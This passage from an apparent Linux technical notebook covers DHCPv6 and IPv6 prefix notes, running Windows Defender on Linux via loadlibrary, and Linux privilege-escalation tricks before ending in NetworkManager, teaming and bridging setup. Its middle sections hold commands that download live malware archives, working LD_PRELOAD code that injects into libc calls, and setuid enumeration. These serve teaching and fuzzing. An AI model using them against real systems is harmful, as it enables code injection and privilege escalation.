RFC 6221 Lightweight DHCPv6 Relay Agent “proposes a Lightweight DHCPv6 Relay Agent (LDRA) that is used to insert relay agent options in DHCPv6 message exchanges identifying client-facing interfaces.”

RFC 6939 Client Link-Layer Address Option in DHCPv6 “specifies the format and mechanism that is to be used for encoding the client link-layer address in DHCPv6 Relay-Forward messages by defining a new DHCPv6 Client Link-Layer Address option.”

Android’s lack of DHCPv6

From [Wikipedia - DHCPv6 - Implementation](#), why DHCPv6 has not been implemented in Android:

I think that that wide deployment of one-address-per-device IPv6 might actually do more harm than good, and I expect that many operators who are going to require stateful DHCPv6 addressing are going to use it for one-address-per-device IPv6.

Supporting DHCPv6-only networks will eventually force OS manufacturers to implement IPv6 NAT. This is because there are many features inside a mobile OS that require multiple IP addresses. One example is 464xlat. Another example is tethering.

In IPv4 we use NAT for all that, and that’s unavoidable due to lack of IPv4 space. That reason does not apply in IPv6 though. With SLAAC or DHCPv6 PD, these functions can use their own IPv6 addresses. With stateful DHCPv6 addressing, we’re back to using NAT again. That means application flakiness, battery impact due to NAT keepalives, and so on. It also means that things that don’t work behind NAT (e.g., 464xlat, which requires its own IPv6 address) cannot be made to work at all.

If there were consensus that delegating a prefix of sufficient size via DHCPv6 PD of a sufficient size is an acceptable substitute for stateful IPv6 addressing in the environments that currently insist on stateful DHCPv6 addressing, then it would make sense to implement it. In that scenario, Android would still not implement DHCPv6 NA, but it would implement DHCPv6 PD.

Using > /64 prefixes

No SLAAC, yes DHCPv6.

From [RFC 5375 IPv6 Unicast Address Assignment Considerations 3. Subnet Prefix considerations](#):

Using a subnet prefix length other than a /64 will break many features of IPv6, including Neighbor Discovery (ND), Secure Neighbor Discovery (SEND) [RFC3971], privacy extensions [RFC4941], parts of Mobile IPv6 [RFC4866], Protocol Independent Multicast - Sparse Mode (PIM-SM) with Embedded-RP [RFC3956], and Site Multihoming by IPv6 Intermediation (SHIM6) [SHIM6], among others. A number of other features currently in development, or being proposed, also rely on /64 subnet prefixes.

However, some network administrators have used prefixes longer than /64 for links connecting routers, usually just two routers on a point-to-point link. On links where all the addresses are assigned by manual configuration, and all nodes on the link are routers (not end hosts) that are known by the network, administrators do not need any of the IPv6 features that rely on /64 subnet prefixes, this can work. Using

subnet prefixes longer than /64 is not recommended for general use, and using them for links containing end hosts would be an especially bad idea, as it is difficult to predict what IPv6 features the hosts will use in the future.

From [RFC 7421](#) *Analysis of the 64-bit Boundary in IPv6 Addressing*:

The notion of a /64 boundary in the address was introduced after the initial design of IPv6, following a period when it was expected to be at /80. There were two motivations for setting it at /64. One was the original “8+8” proposal [ODELL] that eventually led to the Identifier-Locator Network Protocol (ILNP) [RFC6741], which required a fixed point for the split between local and wide-area parts of the address. The other was the expectation that 64-bit Extended Unique Identifier (EUI-64) Media Access Control (MAC) addresses would become widespread in place of 48-bit addresses, coupled with the plan at that time that auto-configured addresses would normally be based on interface identifiers derived from MAC addresses.

However, there are exceptions. From [RFC 6164](#) *Using 127-Bit IPv6 Prefixes on Inter-Router Links*:

This document provides a rationale for using 127-bit prefix lengths, reevaluates the reasons why doing so was considered harmful, and specifies how /127 prefixes can be used on inter-router links configured for use as point-to-point links.

8.9 loadlibrary

8.9.1 What’s loadlibrary?

Running Windows DLL’s on Linux

From [loadlibrary](#):

This repository contains a library that allows native Linux programs to load and call functions from a Windows DLL.

As a demonstration, I’ve ported Windows Defender to Linux.

```
$ ./mpclient eicar.com
main(): Scanning eicar.com...
EngineScanCallback(): Scanning input
EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
```

The motivation is to allow using Linux to fuzz Windows software:

Distributed, scalable fuzzing on Windows can be challenging and inefficient. This is especially true for endpoint security products, which use complex interconnected components that span across kernel and user space. This often requires spinning up an entire virtualized Windows environment to fuzz them or collect coverage data.

This is less of a problem on Linux, and I’ve found that porting components of Windows Antivirus products to Linux is often possible. This allows me to run the code I’m testing in minimal containers with very little overhead, and easily scale up testing.

This is just personal opinion, but I also think Linux has better tools.

The software selected to port is Windows Defender:

MsMpEng is the Malware Protection service that is enabled by default on Windows 8, 8.1, 10, Windows Server 2016, and so on. Additionally, Microsoft Security Essentials, System Centre Endpoint Protection and various other Microsoft security products share the same core engine.

The core component of MsMpEng responsible for scanning and analysis is called mpengine. Mpengine is a vast and complex attack surface, comprising of handlers for dozens of esoteric archive formats, executable packers, full system emulators for various architectures and interpreters for various languages. All of this code is accessible to remote attackers.

Building the tool to run Microsoft Malware Protection Engine

Running MsMpEng on Linux requires downloading the MS antimalware program from [Antimalware](#) and [antispyware](#) updates. Here's the required steps for a Google Compute Engine Debian 9 instance:

```
#!/usr/bin/env bash

# Get tavisio/loadlibrary from GitHub:
#   https://github.com/tavisio/loadlibrary

# *****
# Install required packages
# *****
sudo apt install \
    libc6-dev-x32 gcc-multilib lib32readline-dev cabextract \
    gdb libimage-exiftool-perl -y

# *****
# Get loadlibrary
# *****
cd
mkdir -p av
cd av
git clone https://github.com/tavisio/loadlibrary.git

# *****
# Get MsMpEng
# *****
# Pre-load mpam-fe.exe
cd loadlibrary/engine
curl -L -o mpam-fe.exe 'https://go.microsoft.com/fwlink/?LinkID=121721&arch=x86'
cabextract mpam-fe.exe
exiftool mpengine.dll | grep 'Product Version Number'
# NOTE: bug fixed in 1.1.13903.0
cd ..

# *****
# Make
# *****
# make loadlibrary
make
cd ..
```

8.9.2 Running MsMpEng

Obtain sample malware

A quick search will show many sources of downloadable malware:

```
# *****
# Get some sample viruses
#
# https://zeltser.com/malware-sample-sources/
# http://vxheaven.org/vl.php
#
# *****

cd
mkdir -p av/samples
cd av/samples

curl -L -o theZoo.zip https://github.com/ytisf/theZoo/zipball/master

mkdir -p Virus.Win
cd Virus.Win
curl -L -o Virus.Win.tgz http://vxheaven.org/dl/Virus.Win.tgz
tar -xzf Virus.Win.tgz
```

Scanning malware with MsMpEng

```
# *****
# Do some sample runs of ./mpclient (Windows Defender aka MsMpEng)
# *****
cd ~/av/loadlibrary
SAMPLES=~/.av/samples

./mpclient $SAMPLES/theZoo.zip 2>&1 | grep Threat | sort | uniq | tee threats.txt

./mpclient $SAMPLES/Virus.Win/Virus.Win32.Mooder.l

./mpclient $SAMPLES/Virus.Win/Virus.Win32.W* 2>&1 | grep Threat | sort | uniq | tee_
↳ threats.txt
```

8.10 Linux Exploitation Tricks

8.10.1 Privilege Escalation

Here are 2 links to investigate privilege escalation:

- [Basic Linux Privilege Escalation](#)
- [Understanding Privilege Escalation](#)

8.10.2 Miscellaneous Exploits

Hacking Linux Part I: Privilege Escalation By gimboyd is a short read of these exploits:

- Abusing users with ‘.’ in their PATH:
- Shell Escape Sequences: (applications that allow you to run a shell)
- IFS Exploit:

- LD_PRELOAD Exploit: (covered in more detail in *Overriding Libraries*)
- symlinks

Of the above the IFS (internal field separator) is perhaps the most confusing for beginners so we provide an IFS example below. From `man bash`:

IFS The Internal Field Separator that is used for word splitting after expansion and to split lines into words with the `read` builtin command. The default value is “<space><tab><newline>”.

Here is an example in C and bash illustrating some differences how IFS works:

```
$ export IFS=/
$ # test.sh runs "/bin/date" and "eval /bin/date"
$ cat test.sh
#!/usr/bin/env bash

echo -n "$IFS" | od -bc
echo try 1
/bin/date
echo try 2
cmd="/bin/date"; eval $cmd
$ # test.sh ignores inherited IFS
$ ./test.sh
0000000 040 011 012
          \t \n
0000003
try 1
Fri Sep  5 15:21:13 PDT 2014
try 2
Fri Sep  5 15:21:13 PDT 2014
$ # ". ./test.sh" uses IFS and sees "eval /bin/date" as "bin date"
$ . ./test.sh
0000000 057
          /
0000001
try 1
Fri Sep  5 15:21:25 PDT 2014
try 2
-bash: bin: command not found
$ # . test.c duplicates test.sh and acts like ". ./test.sh"
$ cat test.c
#include <stdlib.h>
main()
{
    system("echo -n \"$IFS\" | od -bc");
    system("echo try 1");
    system("/bin/date");
    system("echo try 2");
    system("cmd=\"/bin/date\"; eval $cmd");
}
$ gcc -o test test.c
$ chmod +x test
$ ./test
0000000 057
          /
0000001
try 1
Fri Sep  5 15:22:10 PDT 2014
```

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```
try 2
sh: 1: eval: bin: not found
$
```

8.10.3 Initializing Uninitialized Memory

Controlling uninitialized memory with LD_PRELOAD mentions that

The source of this technique is in the way the Linux linker/loader, ld.so, handles the LD_PRELOAD environment variable. This variable allows users to specify libraries to be preloaded, effectively allowing users to override functions used in a particular binary. Of course, the LD_PRELOAD variable is ignored with setuid binaries, since otherwise an attacker could trivially override arbitrary functions in setuid binaries and easily take control of a system.

However, regardless of whether or not libraries specified via `LD_PRELOAD` are actually loaded at run-time, `ld.so` copies the name of each library onto the stack prior to executing the program, and doesn't clean up after itself. By specifying a very long `LD_PRELOAD` variable and executing a binary, a portion of the stack will be overwritten with part of the `LD_PRELOAD` variable during linking, and it will stay that way once execution of the program begins, even on `setuid` binaries, where the library itself is not loaded.

So here goes an example of loading some of memory with the letter “A”:

```
hacker@kali64:~$ LD_PRELOAD=$(python -c 'print("A"*1000)') date
ERROR: ld.so: object
↳ 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
↳ ' from LD_PRELOAD cannot be preloaded (cannot open shared object file): ignored.
Thu Sep  4 21:55:18 PDT 2014
hacker@kali64:~$
```

8.10.4 Overriding Libraries

A nifty trick is to override libraries. Consult [Static, Shared Dynamic and Loadable Linux Libraries](#) for an overview of libraries and [ld-linux\(8\) - Linux man page](#) for the LD_* environment variables.

Of course these tricks won't work for a setuid/setgid program (unless ruid = euid, that is real uid = effective uid).

LD PRELOAD Hack

Suppose a non-setuid program calls a libc routine, say `puts()` and you'd like to either override that call or inject code before/after that call. One method is to build a shared library redefining `puts()` and use `LD_PRELOAD` to force it to be preloaded & override libc's `puts()`. The example below is a conglomeration of ideas found in these articles: [LD PRELOAD notes](#), [The linux- function hijacking – Based on LD_PRELOAD](#), [The magic of LD_PRELOAD for Userland Rootkits](#) (the last 2 links show handling a variable number of arguments).

Below, *main.c* just prints a simple message. *puts-replace.c* replaces it with an `exit (153)`, while *puts-inject.c* injects a write to file *evil.txt* prior to passing the call on to the real, original `puts()`.

```
hacker@kali64:~/local/LD_PRELOAD$ # the unmodified program
hacker@kali64:~/local/LD_PRELOAD$ cat main.c
#include <stdio.h>
main()
{
    puts("Hello");
}
```

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```

    puts("Goodbye");
}
hacker@kali64:~/local/LD_PRELOAD$ gcc -o main main.c
hacker@kali64:~/local/LD_PRELOAD$ ./main
Hello
Goodbye
hacker@kali64:~/local/LD_PRELOAD$ # replace puts with exit(153)
hacker@kali64:~/local/LD_PRELOAD$ cat puts-replace.c
#include <stdio.h>
#include <stdlib.h>
int puts(const char *s)
{
    // this puts just silently exits the whole program
    exit(153);
}
hacker@kali64:~/local/LD_PRELOAD$ gcc -shared -fPIC -D_GNU_SOURCE \
    -o puts-replace.so puts-replace.c
hacker@kali64:~/local/LD_PRELOAD$ LD_PRELOAD=$PWD/puts-replace.so ./main
hacker@kali64:~/local/LD_PRELOAD$ echo $?
153
hacker@kali64:~/local/LD_PRELOAD$ # inject code in puts - write to evil.txt
hacker@kali64:~/local/LD_PRELOAD$ cat puts-inject.c
#include <dlfcn.h>
#include <stdio.h>
int puts(const char *s)
{
    static int (*orig_puts) (const char *s) = NULL;

    // inject evil code here
    FILE *fp = fopen("evil.txt", "a");
    fprintf(fp, "%s\n", "some secret");
    fclose(fp);

    // dynamically load original puts if needed, then call it
    if (orig_puts == NULL)
        orig_puts = (int (*)(const char*)) dlsym(RTLD_NEXT, "puts");
    return (*orig_puts)(s);
}
hacker@kali64:~/local/LD_PRELOAD$ gcc -shared -ldl -fPIC -D_GNU_SOURCE \
    -o puts-inject.so puts-inject.c
hacker@kali64:~/local/LD_PRELOAD$ LD_PRELOAD=$PWD/puts-inject.so ./main
Hello
Goodbye
hacker@kali64:~/local/LD_PRELOAD$ cat evil.txt
some secret
some secret
hacker@kali64:~/local/LD_PRELOAD$

```

Using `nm -D` we can view the “U” undefined and “T” defined symbols in our *main* and two shared objects *puts-replace.so* and *puts-inject.so*.

```

hacker@kali64:~/local/LD_PRELOAD$
hacker@kali64:~/local/LD_PRELOAD$ # main requires puts (and __libc_start_main)
hacker@kali64:~/local/LD_PRELOAD$ nm -D main
##### SNIP #####
                U __libc_start_main

```

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```

        U puts
hacker@kali64:~/local/LD_PRELOAD$
hacker@kali64:~/local/LD_PRELOAD$ # puts-replace.so provides puts and requires exit
hacker@kali64:~/local/LD_PRELOAD$ nm -D puts-replace.so
##### SNIP #####
        U exit
000000000000006c0 T puts
hacker@kali64:~/local/LD_PRELOAD$
hacker@kali64:~/local/LD_PRELOAD$ # puts-inject.so provides puts and requires
hacker@kali64:~/local/LD_PRELOAD$ # support for the injected code
hacker@kali64:~/local/LD_PRELOAD$ nm -D puts-inject.so
##### SNIP #####
        U dlsym
        U fclose
        U fopen
        U fprintf
000000000000007c0 T puts
hacker@kali64:~/local/LD_PRELOAD$

```

RPATH and Environment Variables

ELF file RPATH specification and environment variables affect the load order for an executable. When looking for an exploit you can check the ELF file to see if there is an RPATH specification that might allow overriding a shared library:

```

hacker@kali64:~$ readelf --dynamic /usr/bin/some_exe | grep PATH
0x000000000000000f (RPATH)      Library rpath: [/usr/lib/binutils/avr/git]
0x000000000000001d (RUNPATH)   Library runpath: [/usr/lib/binutils/avr/git]

```

`ld.so(8)` [man page](#) description section mentions the library search order:

When resolving library dependencies, the dynamic linker first inspects each dependency string to see if it contains a slash (this can occur if a library pathname containing slashes was specified at link time). If a slash is found, then the dependency string is interpreted as a (relative or absolute) pathname, and the library is loaded using that pathname.

If a library dependency does not contain a slash, then it is searched for in the following order:

- (ELF only) Using the directories specified in the `DT_RPATH` dynamic section attribute of the binary if present and `DT_RUNPATH` attribute does not exist. Use of `DT_RPATH` is deprecated.
- Using the environment variable `LD_LIBRARY_PATH`. Except if the executable is a set-user-ID/set-group-ID binary, in which case it is ignored.
- (ELF only) Using the directories specified in the `DT_RUNPATH` dynamic section attribute of the binary if present.
- From the cache file `/etc/ld.so.cache`, which contains a compiled list of candidate libraries previously found in the augmented library path. If, however, the binary was linked with the `-z nodeflib` linker option, libraries in the default library paths are skipped. Libraries installed in hardware capability directories (see below) are preferred to other libraries.
- In the default path `/lib`, and then `/usr/lib`. If the binary was linked with the `-z nodeflib` linker option, this step is skipped.

So where does this leave us? Check the ELF for additional RPATH specification that contains a writable directory.

8.10.5 setuid executables

A setuid executable is created via `chmod u+s`. This affects several aspects of running the program: the started process runs as the owning user of the program file, and the invoking user is prohibited from altering the new process in any way. So running `gdb` on a setuid program actually runs it as a normal non-setuid program. Altering `LD_LIBRARY_PATH`, `ptrace`, or other attempts to alter the program are also not permitted. To find setuid/setgid programs:

```
# find setuid or getuid programs
find / -type f -perm /6000 -exec stat -c "%A %a %n" {} \;
# find only setuid programs
find / -type f -perm /4000
```

real/effective/saved uid's

Sometimes setuid programs drop permissions in a way that allows the program to revert back to root. To understand this you should be aware that the process has 3 important uids: real (ruid), effective (euid), and saved (suid). The ruid starts out as the uid of the executing user, euid as the owner of the setuid program, and suid the same as euid. From there the program can use different methods to drop permissions, some of which can be reversed.

Side Note: Linux has a fourth uid, the fsuid **filesystem user ID** “which is used explicitly for access control to the file system. It matches the euid unless explicitly set otherwise. It may be root’s user ID only if ruid, suid, or euid is root. Whenever the euid is changed, the change is propagated to the fsuid.” There are equivalent group real, effective and saved gids.

You can see your uid & gid via the `id` command and view all four of your real/effective/saved/fs uid’s & gid’s as the first three after `Uid` in `cat /proc/$$/task/$$/status | grep -A2 TracerPid`:

```
hacker@kali64:~$ cat /proc/$$/task/$$/status | grep -A2 TracerPid
TracerPid:      0
Uid:   1000      1000      1000      1000
Gid:   1001      1001      1001      1001
```

Changing uid's

When dropping permissions from root it may be possible to revert to root depending on how permissions were dropped. Here are the restrictions on changing these id's from `setresuid()`:

Unprivileged user processes may change the real UID, effective UID, and saved set-user-ID, each to one of: the current real UID, the current effective UID or the current saved set-user-ID.

Privileged processes (on Linux, those having the `CAP_SETUID` capability) may set the real UID, effective UID, and saved set-user-ID to arbitrary values.

The following setuid C program starts off by showing all 4 uids set to root then back to to their original values. It then illustrates the difference between `seteuid()` and `setuid()`: `setuid()` also sets the suid and so cannot revert to root. Additionally, starting a subprocess via `system()` sets suid to the euid preventing the subprocess reverting to root.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

void printit(void)
```

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```

{
    uid_t ruid, euid, suid;
    getresuid(&ruid, &euid, &suid);
    printf("UID:      %-4d      %-4d      %-4d \n", ruid, euid, suid);
    system("cat /proc/$$/task/$$/status | grep -i uid");
    return;
}

int main()
{
    // Starting with
    printf("***** Starting out\n");
    printit();
    printf("***** setresuid(0,0,0) illustrate setting all uids to root\n");
    setresuid(0,0,0);
    printit();
    printf("***** setresuid(1000,0,0) get uids back to starting values\n");
    setresuid(1000,0,0);
    printit();
    printf("***** seteuid(1000) lowers to 1000 and process can raise to root\n");
    seteuid( 1000 );
    printit();
    printf("***** seteuid(0) back at root\n");
    seteuid( 0 );
    printit();
    printf("***** setuid(1000) also sets suid\n");
    setuid( 1000 );
    printit();
    printf("***** setuid(0) suid 1000 stops raise to root\n");
    setuid( 0 );
    printit();

    return 0;
}

```

```

hacker@kali64:~$ cat > test.sh <<EOF
#!/usr/bin/env bash

gcc test.c -o test
sudo chown root.root test
sudo chmod u+s test
EOF
hacker@kali64:~$ ./test.sh
hacker@kali64:~$ ./test
***** Starting out
UID:      1000      0      0
Uid: 1000      0      0      0
***** setresuid(0,0,0) illustrate setting all to root
UID:      0      0      0
Uid: 0      0      0      0
***** setresuid(1000,0,0) get back to start
UID:      1000      0      0
Uid: 1000      0      0      0
***** seteuid(1000) lowers to 1000 and process can raise to root
UID:      1000      1000      0
Uid: 1000      1000      1000      1000

```

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```

***** seteuid(0) back at root
UID:    1000    0    0
Uid:    1000    0    0    0
***** setuid(1000) also sets suid
UID:    1000    1000    1000
Uid:    1000    1000    1000    1000
***** setuid(0) suid 1000 stops raise to root
UID:    1000    1000    1000
Uid:    1000    1000    1000    1000
hacker@kali64:~$

```

8.11 Linux networking

8.11.1 NetworkManager vs networking

Debian network configuration

Debian's [NetworkConfiguration](#) summarizes Debian networking, though is out-of-date regarding Debian testing (and therefore Kali Linux).

Setting up an Ethernet Interface

Debian's [NetworkConfiguration](#) starts out with section [NetworkConfiguration - Setting up an Ethernet Interface](#) emphasizing `/etc/network/interfaces` as described via *man interfaces* and *man ifupdown-addons-interfaces*.

For more detailed background into network interface names see [8.3. Understanding the Predictable Network Interface Device Names](#) and [8.5. Naming Scheme for VLAN Interfaces](#).

Be sure to **append** the IPv6 configuration for an interface to the IPv4 configuration.

Setting up IP addresses uses the **ifupdown** or **ifupdown2** packages using the **iproute2** package.

Defining the (DNS) Nameservers

DNS configuration uses the `/etc/resolv.conf` file, but it can be updated by:

1. The **resolvconf** program
2. The **NetworkManager** daemon
3. DHCP clients

Bridging

Bridges can be using the spanning tree protocol, VLANs, and bonding/teams.

Networking and NetworkManager

Here's what the daemons look like, first **networking** (using `/etc/network/interfaces` and **ifup** with **ifdown** calling **iproute2**):

```

oresama@backup:~$ sudo systemctl status networking
* networking.service - ifupdown2 networking initialization
   Loaded: loaded (/lib/systemd/system/networking.service; enabled; vendor prese
   Active: active (exited) since Sun 2017-11-12 08:01:34 PST; 11h ago
     Docs: man:interfaces(5)
           man:ifup(8)
           man:ifdown(8)
   Process: 467 ExecStart=/usr/share/ifupdown2/sbin/start-networking start (code=
   Main PID: 467 (code=exited, status=0/SUCCESS)
     Tasks: 0 (limit: 4915)
    CGroup: /system.slice/networking.service

Nov 12 08:01:33 backup systemd[1]: Starting ifupdown2 networking initialization.
Nov 12 08:01:33 backup networking[467]: networking: Configuring network interfac
Nov 12 08:01:34 backup systemd[1]: Started ifupdown2 networking initialization.

```

Next NetworkManager:

```

oresama@backup:~$ sudo systemctl status NetworkManager
* NetworkManager.service - Network Manager
   Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; vendor
   ↳ preset: enabled)
   Active: active (running) since Sun 2017-11-12 08:01:33 PST; 14h ago
     Docs: man:NetworkManager(8)
   Main PID: 477 (NetworkManager)
     Tasks: 4 (limit: 4915)
    CGroup: /system.slice/NetworkManager.service
            └─477 /usr/sbin/NetworkManager --no-daemon
              └─722 /sbin/dhclient -d -q -sf /usr/lib/NetworkManager/nm-dhcp-helper -pf /
↳ run/dhclient-enp5s0.pid -lf /var/lib/NetworkManager/dhclient-4f1298ee-e135-4d4c-
↳ bd22-57520995dcc6-enp5s0.lease -cf /var/lib/NetworkManager/dhclient-enp5s0.conf
↳ enp5s0

Nov 12 18:46:18 backup dhclient[722]: DHCPACK of 192.168.1.10 from 192.168.1.1
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4660] dhcp4 (enp5s0):
↳ address 192.168.1.10
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4660] dhcp4 (enp5s0):
↳ plen 24 (255.255.255.0)
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4660] dhcp4 (enp5s0):
↳ gateway 192.168.1.1
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4660] dhcp4 (enp5s0):
↳ lease time 86400
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4661] dhcp4 (enp5s0):
↳ hostname 'backup'
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4661] dhcp4 (enp5s0):
↳ nameserver '192.168.1.1'
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4661] dhcp4 (enp5s0):
↳ domain name 'home.local'
Nov 12 18:46:18 backup NetworkManager[477]: <info> [1510541178.4661] dhcp4 (enp5s0):
↳ state changed bound -> bound
Nov 12 18:46:18 backup dhclient[722]: bound to 192.168.1.10 -- renewal in 29867
↳ seconds.

```

And here goes **resolvconf**:

```

oresama@backup:~$ sudo systemctl status systemd-resolved
* systemd-resolved.service - Network Name Resolution

```

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```

Loaded: loaded (/lib/systemd/system/systemd-resolved.service; disabled; vendor_
↳ preset: enable
Drop-In: /lib/systemd/system/systemd-resolved.service.d
        └─ resolvconf.conf
Active: inactive (dead)
Docs: man:systemd-resolved.service(8)
      https://www.freedesktop.org/wiki/Software/systemd/resolved
      https://www.freedesktop.org/wiki/Software/systemd/writing-network-
↳ configuration-manag
      https://www.freedesktop.org/wiki/Software/systemd/writing-resolver-clients

```

Choosing between networking and NetworkManager

/etc/NetworkManager/NetworkManager.conf ifupdown section's managed determines if **NetworkManager** manages the interfaces in /etc/network/interfaces (true) or not (false). Here is a configuration for Debian and Kali Linux causing **NetworkManager** to **not** manage interfaces in /etc/network/interfaces:

```

[main]
plugins=ifupdown,keyfile

[ifupdown]
managed=false

[device]
wifi.scan-rand-mac-address=no

```

The [device] section was added to resolve a problem connecting to a wifi interface named using it's MAC address: wlx0011a30408fd.

NetworkManager

Understanding NetworkManager

To understand the JSON format used by NetworkManager see [JSON Syntax](#).

```

# man pages
man nmcli
man nmcli-examples
man NetworkManager
man nm-settings
man teamd
man teamdctl
man teamd.conf
man teamnl

man NetworkManager.conf
# dhcp -
#   This key sets up what DHCP client NetworkManager will use.
#   Allowed values are dhclient, dhcpcd, and internal.
# hostname-mode -
#   default:
#     DHCP on the main connection (the one with a default route).

```

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```

#     If not present, the last one set outside NetworkManager.
#     If it is not valid, the reverse lookup of the IP address.
#     If this fails too, set to 'localhost.localdomain'.
# dhcp:
#     The hostname from DHCP. No fallback nor reverse lookup.
#     If dhcp deactivated, last hostname or 'localhost'.
# none:
#     Hostname not set.
# dns -
# default:
#     Update /etc/resolv.conf to reflect current active connections.
# dnsmasq:
#     Update /etc/resolv.conf to use local dnsmasq server.
# unbound:
#     NetworkManager will talk to unbound and dnssec-triggerd.
#     /etc/resolv.conf managed by dnssec-trigger daemon.
# systemd-resolved:
#     NetworkManager will push the DNS configuration to systemd-resolved.
# none:
#     NetworkManager will not modify resolv.conf.
#     This implies rc-manager unmanaged.
# rc-manager -
# symlink:
#     If /etc/resolv.conf is a regular file, replace the file on update.
#     If /etc/resolv.conf is a symlink, leave it alone.
#     Unless symlink points to /run/NetworkManager/resolv.conf,
#     symlink will be updated to emit an inotify notification.
# resolvconf:
#     Run resolvconf to update the DNS configuration.
# netconfig:
#     Run netconfig to update the DNS configuration.
# unmanaged:
#     Don't touch /etc/resolv.conf.
# none:
#     Deprecated alias for symlink.
#
# managed (ifupdown section) -
# true:
#     Interfaces in /etc/network/interfaces are managed by NetworkManager.
# false:
#     Any interface in /etc/network/interfaces ignored by NetworkManager.

systemctl list-dependencies
systemctl list-dependencies NetworkManager.service
systemctl list-dependencies networking.service
systemctl list-dependencies systemd-resolved.service

systemd-analyze critical-chain basic.target
systemd-analyze critical-chain NetworkManager.service
systemd-analyze critical-chain networking.service
systemd-analyze critical-chain systemd-resolved.service

tree /etc/systemd/system

systemd-analyze dump
systemd-analyze plot > startup.svg
# fbi startup.svg

```

Parsing NetworkManager output

Use the `nmcli --terse` option to get output to parse (illustrated here making a WiFi connection using a new usb-based WiFi card):

```
nmcli -t
# wlx0011a30408fd: unavailable
#      "ZyDAS USB2.0 WLAN"
#      wifi (zd1211rw), EE:41:FD:CC:3E:5B, fw missing, hw, mtu 1500

WIFI=$(nmcli -t device | grep ':wifi:' | head -n1 | cut -d: -f1)
sudo apt install firmware-zd1211 -y

nmcli -t
# wlx0011a30408fd: disconnected
#      "ZyDAS USB2.0 WLAN"
#      wifi (zd1211rw), 26:54:81:3E:CA:76, hw, mtu 1500

nmcli device set ifname ${WIFI} managed yes
SSID=$(nmcli -t device wifi list ifname ${WIFI} | head -n1 | cut -d: -f2)
nmcli device wifi connect ${SSID} ifname ${WIFI}
# nmcli connection add con-name MyWifi ifname ${WIFI} type wifi ssid ${SSID}
# nmcli con modify MyWifi wifi-sec.key-mgmt wpa-psk wifi-sec.psk WifiPassword
# nmcli connection up MyWifi
```

Teaming

From 5.1 [Understanding Network Teaming](#):

The combining or aggregating of network links to provide a logical link with higher throughput, or to provide redundancy, is known by many names, for example channel bonding, Ethernet bonding, port trunking, channel teaming, NIC teaming, or link aggregation. This concept as originally implemented in the Linux kernel is widely referred to as bonding. The term Network Teaming has been chosen to refer to this new implementation of the concept. The existing bonding driver is unaffected, Network Teaming is offered as an alternative and does not replace bonding in Red Hat Enterprise Linux 7.

From 5.3. [Comparison of Network Teaming to Bonding](#) teaming functionality is a superset of bonding.

The `teamd` daemon implements the common teaming logic, with a “runner” implementing the unique logic for the different types of teaming. From 5.4. [Understanding the Network Teaming Daemon and the “Runners”](#):

The following runners are available at time of writing.

- broadcast (data is transmitted over all ports)
- round-robin (data is transmitted over all ports in turn)
- active-backup (one port or link is used while others are kept as a backup)
- loadbalance (with active Tx load balancing and BPF-based Tx port selectors)
- lacp (implements the 802.3ad Link Aggregation Control Protocol)

The JSON configuration for teaming is described in `man teamd.conf`. For example, specifying the runner type is specified by the string `runner.name` having one of the following values: “broadcast”, “roundrobin”, “active-backup”, “loadbalance”, or “lacp”. The resulting JSON would be:

```
{ "runner": { "name": "activebackup" }}
```

A team can be managed via `nmcli`, `teamnl`, or `teamdctl`. Here is an example of setting up a team using the existing ethernet device:

```
sudo apt install libteam-utils -y

ETH0=enp5s0
TEAM_IF=team0
TEAM=team-${TEAM_IF}
nmcli -t connection show
nmcli -t device status

# configure team using JSON format configuration file
# see "man teamd.conf" for configuration file info
# and RedHat Networking Guide section 5.12 Configure teamd Runners
# https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/
# ↪networking_guide/sec-configure_teamd_runners
nmcli connection add type team ifname ${TEAM_IF} \
    config '{"runner": {"name": "activebackup"}}'
nmcli -t connection show ${TEAM}
sudo cat /etc/NetworkManager/system-connections/${TEAM}
TEAM_P1=${TEAM_IF}-port1
nmcli con add type ethernet con-name ${TEAM_P1} \
    ifname ${ETH0} master ${TEAM_IF}
nmcli con up ${TEAM_P1}

# nmcli only supports Ethernet ports, so if have 2nd eth ...
ETH1=enp5s1
TEAM_P2=${TEAM_IF}-port2
nmcli con add type team-slave con-name ${TEAM_P2} ifname ${ETH1} master ${TEAM_IF}
nmcli con up ${TEAM_P2}
# or
# nmcli con up ${TEAM_IF}

sudo teamdctl ${TEAM_IF} state dump
sudo teamdctl ${TEAM_IF} state item get setup.runner_name
# fails
sudo teamdctl ${TEAM_IF} state item set setup.runner_name activebackup

sudo teamnl ${TEAM_IF} options
sudo teamnl ${TEAM_IF} getoption mode
# works
sudo teamnl ${TEAM_IF} setoption mode activebackup
```

How To Configure Network Teaming In Linux is a short introduction aimed at RHEL.

Bridging

From Chapter 6. Configure Network Bridging:

A network bridge is a link-layer device which forwards traffic between networks based on MAC addresses. It makes forwarding decisions based on a table of MAC addresses which it builds by listening to network traffic and thereby learning what hosts are connected to each network. A software bridge can be used within a Linux host in order to emulate a hardware bridge, for example in virtualization applications for sharing a NIC with one or more virtual NICs.

Note that a bridge cannot be established over Wi-Fi networks operating in Ad-Hoc or Infrastructure modes. This is due to the IEEE 802.11 standard that specifies the use of 3-address frames in Wi-Fi

for the efficient use of airtime.

Bridging with a wireless NIC indicates WiFi can be bridged using **etables** by changing the bridge's MAC to that of the WiFi card on frame output, and using the destination IP to change the MAC to that of the intended interface on frame input.

See Understanding the Address Fields in 802.11 frames or for more detail Chapter 4. 802.11 Framing in Detail.

```
ETH0=enp5s0
BRIDGE=br0
BC=bridge-{BRIDGE}
EC=bridge-slave-{ETH0}
nmcli connection add type bridge ifname {BRIDGE} stp yes priority 28672
# nmcli con modify {BC} bridge.stp no
# nmcli con modify {BC} bridge.priority 28672
